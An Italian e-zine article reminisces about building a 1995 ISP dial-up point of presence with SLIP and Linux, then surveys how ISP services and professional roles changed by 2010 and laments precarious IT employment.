No, non vale neppure precipitarsi su Google, Wikipedia[1] o sugli Appunti di Informatica Libera[2] per essere annoverati fra i "prescelti" destinatari di quest'articolo. Allora, quanti hanno alzato la mano? Pochini, eh? C'era da aspettarselo. In fondo siamo nel 2010: Internet è ormai una realtà consolidata anche nelle frange di popolazione meno evoluta dal punto di vista tecnico e persino l'utenza di questa e-zine, per quanto avvezza ad ogni diavoleria o ritrovato tecnologico, è troppo giovane (mediamente) anche solo per ricordarsene. Non che aver lavorato con SLIP o soltanto conoscerlo per sentito dire sia indice di chissà quale acume tecnologico, abilità hacker o professionalità, ma averlo utilizzato sul "campo" (e per campo intendo quello esclusivamente professionale) mi permette di trovare rapidamente i lettori che, come il sottoscritto, hanno una certa età anagrafica (certamente over 35) e che in passato hanno prestato la loro opera per uno degli ISP (Internet Service Provider) che pullulavano a metà degli anni Novanta, praticamente quando la connessione ad Internet cominciava a diffondersi lentamente ma inesorabilmente nelle case di tutti gli italiani.

Sì, perché inizialmente gli ISP fornivano la sola connessione dial-up (alla stratosferica velocità di 14.400 baud) utilizzando decine di linee telefoniche con decine di modem e... centinaia di cavi e cavetti. E per costruire un POP (Point of presence) di accesso alla Rete nelle varie città la soluzione era spesso quella di utilizzare un server Linux, un sistema operativo ancora "acerbo" all'epoca, in grado di comandare un dispositivo seriale multi-porta e per l'appunto il protocollo SLIP per imbrigliare il TCP/IP e creare la connessione sulla linea telefonica per l'utente che chiamava da casa o dall'ufficio. Poco dopo si adottò il protocollo PPP (Point-to-Point Protocollo), senza dubbio più stabile ed efficiente per quel genere di connessioni.

Un po' di storia... personale

Il protocollo SLIP (ecco svelato l'acronimo: Serial Line Internet Protocol) non sarebbe neppure l'unico tool o servizio che consente di operare questo singolare discrimine e riconoscere coloro che si sono avvicinati ad una professione nel campo informatico all'epoca dell'avvento della Rete. Ce ne sono molti altri che, ne sono certo, affiorano di tanto in tanto nella mente di quelli come me, informatici della prima ora. Ma nella mia memoria SLIP è sicuramente uno degli elementi del mio lavoro che ricordo con maggiore simpatia per via dei tanti episodi connessi con il suo impiego. Già, perché nella lontana estate del 1995 il sottoscritto si trovava alle prese con uno dei mille problemi tecnici che occorreva risolvere per costruire il data-center e tutta la struttura informatica di un nascente ISP della capitale. E questo problema era far dialogare – tenetevi forte! – un server Intel 486DX2/66MHz con 16 MB di RAM e un hard disk da 120 MB, su cui avevo installato una Slackware 2.2 (kernel 1.2), con due schede seriali multi-porta – ricordo ancora il brand: Specialix,

1 "The Slip", (c)2008 The Null Corporation, noto anche con il nome "Halo 27" è stato pubblicato gratuitamente sotto una licenza di tipo Creative Commons - http://theslip.nin.com/

2 Informazioni su SLIP: http://it.wikipedia.org/wiki/Serial_Line_Internet_Protocol

3 Un gran bel lavoro disponibile come risorsa gratuita: http://a2.pluto.it/

sostituite in seguito dalle più professionali DigiBoard – alle quali andava connessa una batteria di 32 modem US Robotics 14.4k. Il tutto utilizzando proprio SLIP come protocollo di comunicazione verso l'esterno. In questo modo un massimo di 32 utenti contemporanei potevano collegarsi al POP attraverso le 32 linee telefoniche che "mamma SIP" (di lì a poco diventata "mamma Telecom"), non senza difficoltà logistiche, aveva premurosamente e a caro prezzo fornito. All'epoca le connessioni SLIP erano quelle più utilizzate dai computer degli utenti dotati per lo più di Windows 3.1 o 3.11, mentre ancora pochi erano già passati a Windows 95. Anche le macchine di Apple potevano connettersi via SLIP o PPP, messi a disposizione da Mac OS. Per entrambi i maggiori sistemi operativi avevamo anche messo insieme un kit software di connessione semplice e idiot-proof su floppy disk da 1.44MB. Ho detto "avevamo", perché naturalmente non ero solo. Il mio collega Skywalker – *you know who you are* – ed io ci eravamo assunti la piena responsabilità di costruire tutto dalle fondamenta. In realtà avevamo anche una responsabilità amministrativa e persino legale, ma la parte tecnica era per noi due, appassionati "smanettoni" da sempre, come una tela bianca su cui (entro certi limiti e con alcune regole ben definite) si poteva dipingere. E le giornate passavano dense di eventi e colme di impegni e di cose da fare. Qualche esempio? Installare e configuare la nostra connessione su linea CDN alla Rete attraverso un carrier internazionale, metter su il sito web della società, i servizi di posta elettronica, i server DNS, la burocrazia della registrazione dei domini e delle reti IP, oltre alla posa e all'installazione della rete locale per consentire a collaboratori di lavorare agevolmente dalle loro workstation sui server per la gestione ordinaria di tutti i servizi e contratti. Insomma, una vera e propria "palestra hacker" nella quale si poteva sì sperimentare, ma poi non troppo, visto che l'obbiettivo non era certo accademico o ma pratico e legato a doppio filo ad investimenti finanziari, aspettative dei clienti e scadenze prefissate.

Il Ciclone Internet

Ho volutamente inserito nel mio breve racconto qualche dettaglio hardware e software di parte del mio lavoro di allora per far meglio comprendere, soprattutto ai ragazzi e agli under 25 che leggeranno quest'articolo, quale fosse il contesto e quali fossero gli strumenti a disposizione, la loro potenza, facilità d'uso e flessibilità.

E questo perché lo scopo reale di questa dissertazione, apparentemente fine a se stessa, è quello di cercare di comprendere com'è cambiato rispetto a circa 15 anni fa quel particolare settore dell'informatica legato alla fornitura dei servizi Internet in relazione alle figure professionali coinvolte. E non è un caso che abbia scelto proprio il 1995 come termine temporale di raffronto. Infatti dal 1995 in avanti in Italia come nel resto d'Europa e del mondo abbiamo assistito ad una vera rivoluzione nel campo dell'informatica personale soprattutto in termini di diffusione e di cambiamento di usi e costumi legati all'utilizzo di computer. L'avvento dei servizi di accesso alla grande Rete ha senza alcun dubbio avvicinato milioni di persone all'uso di PC e software. Fino ad allora il PC era visto come strumento di lavoro o come sistema di intrattenimento (pensate agli home computer degli anni '80) ma collegare il proprio computer alla Rete per scopi non professionali e, come abbiamo visto ultimamente, anche sociali, ha significato un vero e proprio sbriciolamento della precedente visione secondo la quale aver a che fare con un computer significava essere solo un appassionato, un programmatore, una segretaria con un software di contabilità, un hacker lentigginoso. Dall'avvento di Internet, del Web e dell'E-Mail anche le persone meno esperte di tecnologia hanno dovuto e voluto entrare nel mondo dell'informatica e per molti di noi ormai avere l'accesso ad Internet è come avere l'allaccio all'acqua o all'energia elettrica.

Dis-Organizzazione del lavoro

Allora, com'era lavorare a quei tempi e costruire un pezzo della Rete e com'è oggi, nel vastissimo ventaglio di servizi e protocolli che troviamo a portata di *click* o *touch*?

Naturalmente nel 1995 c'era tempo e spazio per sperimentare e le soluzioni hardware/software per confezionare servizi standardizzati fruibili dalla maggioranza degli utenti potevano essere realizzati in diversi modi. Col passare del tempo non solo sono cambiate le tipologie di servizi richiesti ma contemporaneamente anche le tecniche e le tecnologie per realizzarli sono diventate più solide e per così dire meno "*homebrew*".

I ruoli e le figure professionali erano ovviamente legate alle scelte commerciali di ciascun ISP, ma la gamma di servizi standard offerti all'utenza era essenzialmente costituita da tre grandi filoni:

- Connettività: l'accesso alla grande Rete per il grande pubblico era limitato alle connessioni via modem sulle normali linee commutate (PSTN) con velocità variabili da 14400, 28800 e 33600 bps oppure sulle più moderne (allora) linee digitali ISDN dotate di Terminal Adapter e di un canale a 64 Kbps. L'utenza aziendale di alto livello poteva permettersi connessioni su linea dedicata (denominate CDA o CDN) attive 24 ore su 24 e con velocità variabile a seconda dei modem che venivano messi ai capi della linea e della distanza fisica tra i due punti (nel caso della CDA) oppure in base agli accordi commerciali (nel caso della CDN) a partire da 19,2 Kbps fino a 2 Mbps della scelta contrattuale.

- Hosting e Housing: la pubblicazione di siti web e di contenuti (anche su domini di 2° livello) fu un servizio chiave soprattutto per quanto riguarda l'utenza business, ma anche gli utenti privati fin dall'inizio poterono sperimentare con spazi web di limitata dimensione spesso legati all'abbonamento ai servizi dial-up oppure totalmente gratuiti (chi si ricorda di geocities.com?).

- Posta elettronica: servizio fondamentale fin dalle origini della Rete per le sue caratteristiche di facilità d'uso e di comunicabilità, fu da subito adottato da aziende e privati quale mezzo di contatto alternativo a fax e posta tradizionale. I vantaggi della rapidità e della comunicazione asincrona lo resero immediatamente il servizio che più di ogni altro convinse le aziende ad affacciarsi alla rete Internet, grazie anche alla possibilità di gestire servizi avanzati come mailing list pubbliche o private.

Lavorare per un ISP

Un ISP che si rispettasse all'epoca offriva questi servizi standard commercializzati sotto varie forme ed una serie di altri servizi aggiuntivi personalizzati, come ad esempio la progettazione e la realizzazione di siti web, la produzione di applicazioni client/server Intranet, ecc.

Tutti questi servizi prevedevano una serie di figure professionali in grado di gestire in modo completo ogni aspetto tecnico della loro fornitura e di assicurarne nel tempo l'evoluzione attraverso il loro continuo aggiornamento. Tipicamente quindi ogni ISP doveva prevedere all'interno del proprio organico una o più delle seguenti figure tecniche, a seconda delle dimensioni dell'azienda o del network strutturato. In molti casi i vari ruoli potevano sovrapporsi oppure essere svolti da una sola persona, in ragione delle abilità o delle esigenze di budget.

- Il Network Administrator: nell'accezione comune questo incarico comportava la responsabilità dell'installazione e della manutenzione degli apparati di rete all'interno della struttura del network dell'ISP. Tra i suoi molti compiti figurano la connessione fisica verso il carrier di livello superiore, la configurazione dei server Internet, l'implementazione di hub, switch, bridge, router, ecc.

- Il System Administrator: il responsabile tecnico della manutenzione, dell'aggiornamento e della sicurezza dei sistemi server che componevano la rete aziendale. Figura spesso fusa con il network administrator, si occupava del funzionamento generale dei servizi forniti all'utenza, dalla posta elettronica ai servizi DNS, passando per i web server e gli access server, intervenendo di concerto con i colleghi in caso di guasti, malfunzionamenti, gestione delle eccezioni, ecc.

- Il Network Programmer o Web Programmer: un ruolo intermedio spesso coincidente con il webmaster (vedi più avanti) e non sempre presente in tutte le realtà commerciali degli ISP, soprattutto quelli della prima ora.
  Tra i suoi numerosi compiti: lo sviluppo di programmi scritti con i primi linguaggi di scripting disponibili per il web, come Javascript, VBScript/ASP e PHP (client-side e server-side), CGI, ISAPI e NSAPI. Anche la programmazione di applicazioni di rete client/server basate su TCP/IP, lo sviluppo di software in Java (applet per il web comprese) stand-alone o strutturate e più in generale tutto il software destinato a funzionare anche in modo indipendente da server HTTP e browser web.

- Webmaster: elemento centrale per tutti quegli ISP che proponevano anche la realizzazione di siti web aziendali, il webmaster era generalmente il responsabile del coordinamento di tutti i membri del team di progettazione e sviluppo di pagine e contenuti per il web. Nella maggior parte dei casi era anche parte attiva come web programmer, partecipando alla realizzazione diretta dei siti e in particolare delle sue componenti "attive" (script CGI, programmazione ActiveX, estensioni di supporto client- e server-side).

- Grafico e "programmatore" HTML: la navigazione sul Web fu fin dall'inizio assieme alla posta elettronica il servizio che catturò l'attenzione dei nuovi utenti Internet, sia per la semplicità d'uso sia per l'immediatezza dei risultati presentati in una forma "familiare" e talvolta accattivante grazie alla presenza di elementi multimediali. Per i fornitori di servizi che sviluppavano in proprio i siti web per sé e per i propri clienti era naturale dotarsi di una figura che all'interno del team svolgesse il ruolo creativo di costruttore di impianti e layout grafici e strutture ipertestuali per il Web. Non di rado il grafico assunto da un ISP si occupava anche del codice HTML delle pagine e per questo era spesso chiamato col termine (improprio) di "programmatore" HTML. In realtà, fra grafici vecchio stampo convertitisi in fretta e furia alla religione del Web solo grazie all'aiuto di programmi WYSIWYG tipicamente su Mac, e giovani creativi armati di FrontPage e Photoshop, le aziende potevano raramente trovare competenze reali per creare siti web decenti, soprattutto in considerazione del fatto che le velocità di trasmissione in ballo all'epoca erano molto basse ed era necessario progettare le pagine web ottimizzando ogni singolo elemento (dal testo alle immagini GIF) in modo che il tutto non "pesasse" molto in termini di KB trasferiti via modem.
Il compito del grafico era soprattutto quello di creare strutture statiche e disegnare template tematici per ciascun sito web e dal momento che nei primi anni la maggior parte di questi erano piccoli progetti o delle semplici vetrine informative, il lavoro del grafico poteva essere del tutto autonomo. Nei progetti più complessi invece un team capitanato dal Webmaster doveva coordinare le capacità dei diversi elementi per realizzare siti e applicazioni web-based.

Il fattore chiave: la banda

Nel 2010, a circa 15 anni di distanza, com'è naturale aspettarsi, le cose sono cambiate e non di poco. Innanzitutto sono cambiati i servizi, non tanto nella forma ma nella sostanza. C'è ancora bisogno di connettività, di hosting e di housing, di posta elettronica ma certamente l'evoluzione tecnologica li ha portati ad un livello di stabilità e di accessibilità molto diversi da quelli iniziali. Tanto per fare degli esempi: sono quasi del tutto scomparsi i servizi di accesso dial-up a favore di xDSL, connessioni Wireless e linee dedicate; sono radicalmente cambiati i servizi di hosting/housing per il web (basti pensare alla virtualizzazione dei server e alle implementazioni di tipo "cloud"); la comunicazione diretta fra le persone si è evoluta dal semplice messaggio e-mail a servizi complessi e d'impronta fortemente "social" come i famigerati Twitter, Facebook, ecc. Questo solo per restare nell'ambito dei tre pilastri sui quali si fonda la fornitura di servizi e soluzioni da parte di un ISP attivo nel mercato odierno. In realtà una rapida quanto naturale evoluzione generale della Rete ci sta portando novità quasi quotidianamente. Dal 1995 ad oggi la disponibilità di ampiezza di banda sempre maggiore è ciò che consente ai servizi IP-based di nascere, di mutare, di crescere e in qualche caso di scomparire. Più banda a disposizione degli utenti significa contenuti multimediali sempre più avanzati e sempre più vicini all'ideale di applicazioni stabili, usabili ed efficienti. Nel corso degli anni, l'evoluzione (piuttosto lenta in Italia, per la verità) delle connessioni a banda larga per il settore privato e per quello business, ha significato anche la comparsa di nuove professioni, a volte mutuate per osmosi da altri settori, sempre più specializzate nei loro ambiti di produzione.

L'evoluzione-involuzione

Ma vediamo com'è cambiato il ruolo degli ISP. In realtà il termine stesso ISP ha perduto molto del suo significato originario. Per un certo tempo si è preferito parlare di xSP, intendendo con questo acronimo un'azienda che non si limita a fornire i servizi base della Rete, ma che ha incamerato figure professionali e "know-how" sufficiente per disegnare soluzioni custom, fungendo spesso da integratore di servizi diversi per arrivare a coprire esigenze variegate e complesse.

Oggi l'ISP di una volta non esiste praticamente più: molti sono stati assorbiti e poi si sono dissolti durante la bolla speculativa del periodo 2000-2002, altri hanno chiuso i battenti e altri ancora hanno finito per essere acquisiti da strutture più grandi secondo le ben note regole del mercato capitalistico. Così, alcuni servizi base si sono concentrati nelle mani delle grandi imprese di telecomunicazioni (ad esempio la connettività), altri sono mutati a tal punto da diventare servizi gratuiti di esclusiva dei grandi colossi dell'informatica (vedi Gmail, Facebook, Messenger, ecc.). Il destino dei servizi informatici infrastrutturali del settore business (sistemi informativi, produttività aziendale, applicazioni office, ecc.) sembra oggigiorno essere indirizzato verso l'outsourcing completo con l'avvento dei sistemi "cloud" di Microsoft, Google, IBM e Oracle. Tutte queste trasformazioni che l'offerta dei servizi ha subito nel corso degli ultimi 15 anni sono nella realtà dei fatti molto meno presenti nel mercato di quanto sarebbe lecito aspettarsi, specialmente in Italia, dove tradizionalmente le aziende e le imprese sono culturalmente restìe all'uso delle tecnologie informatiche per sveltire od ottimizzare i processi industriali, commerciali e tecnico-burocratici. Ne consegue che spesso la disponibilità di figure professionali preparate per proporre soluzioni all'avanguardia è superiore all'effettiva domanda del mercato. La formazione dei giovani laureati è d'altro canto parziale e "specializzata", nel senso che, in generale, ad una profonda preparazione teorica non corrisponde un'esperienza sul campo che oltre a fornire elementi di maggiore approfondimento spesso regala una visione d'insieme non solo utile ma di questi tempi assolutamente necessaria sia nel lavoro di team che in quello di consulente singolo. Tutto ciò è facile da inquadrare se si pensa alle due culture informatiche che negli ultimi anni si sono imposte quasi in contraddizione fra loro: la cattedrale e il bazaar.

Mani sulla tastiera

L'articolo ormai celeberrimo di Eric Raymond[4] sui due diversi approcci alla programmazione e alla produzione di software secondo il modello "Microsoft" contrapposto a quello delle comunità Internet dedite all'Open Source, ci mostra meglio di qualsiasi altro come le nuove generazioni di professionisti dell'informatica o aspiranti tali debbano confrontarsi con due mentalità profondamente differenti.

Allargando il discorso dalla programmazione all'amministrazione dei sistemi, alla costruzione e implementazione di applicazioni si possono distinguere due diversi modelli di approccio: il primo tendenzialmente "hands-off" che porta alla progettazione di soluzioni e sistemi particolari e limitati (nelle funzioni e nel tempo di utilizzo), il secondo tipicamente "hands-on", in cui prevale un modello basato sull'uso concreto e sistematico delle applicazioni e dei processi. Il secondo tipo di approccio fornisce una conoscenza più profonda delle esigenze ad ogni livello (dall'interfaccia utente fino all'ottimizzazione rispetto all'hardware coinvolto). Vedere le cose dall'interno, avere pieno accesso alla documentazione, poter fare riferimento ad una comunità di persone motivate e il cui unico scopo è quello di creare una soluzione "perfetta" o il massimo a cui si possa aspirare sono tutti elementi che permettono di crescere, avere il pieno controllo del proprio lavoro e la consapevolezza delle proprie abilità. Questo dovrebbe mettere chiunque al riparo dal prendere in seria considerazione proposte di lavoro come quella descritta dal titolo di quest'articolo. Pare però che il nostro settore e più in generale il mondo del lavoro a queste latitudini (a.k.a. Occidente) stia subendo una fase di regressione, per non dire "imbarbarimento", senza precedenti.

Accade allora che ragazze e ragazzi (laureati o "masterizzati") debbano concedersi, spinti dalla disperazione, a proposte di lavoro che in pratica non potrebbero neppure essere classificate oggettivamente come dignitose. La campagna pubblicitaria virale cui fa riferimento il titolo ed il sito web che contiene l'iniziativa di advertising[5], sono una testimonianza tanto ironica quanto amara della situazione in cui versa il settore informatico (e non solo) ed i suoi lavoratori. Prendere atto dell'evoluzione delle professionalità e allargare la propria visione può forse servire a migliorare se stessi e gli altri, le aziende per le quali si lavora e la società nella quale si vive.

cercamon

4 http://it.wikipedia.org/wiki/La_Cattedrale_e_il_Bazaar e anche http://it.wikisource.org/wiki/La_cattedrale_e_il_bazaar

5 (fonte: www.giovanidispostiatutto.it)

Note finali di UnderAttHack

Un ringraziamento particolare a Vito_ per una cosa speciale che ha fatto per noi.

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo **underatthack@gmail.com** Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 12) è prevista alla data di:

Venerdì 28 Gennaio 2011

Come per questo numero, l'e-zine sarà scaricabile nel formato PDF al sito ufficiale del progetto:
http://underatthack.org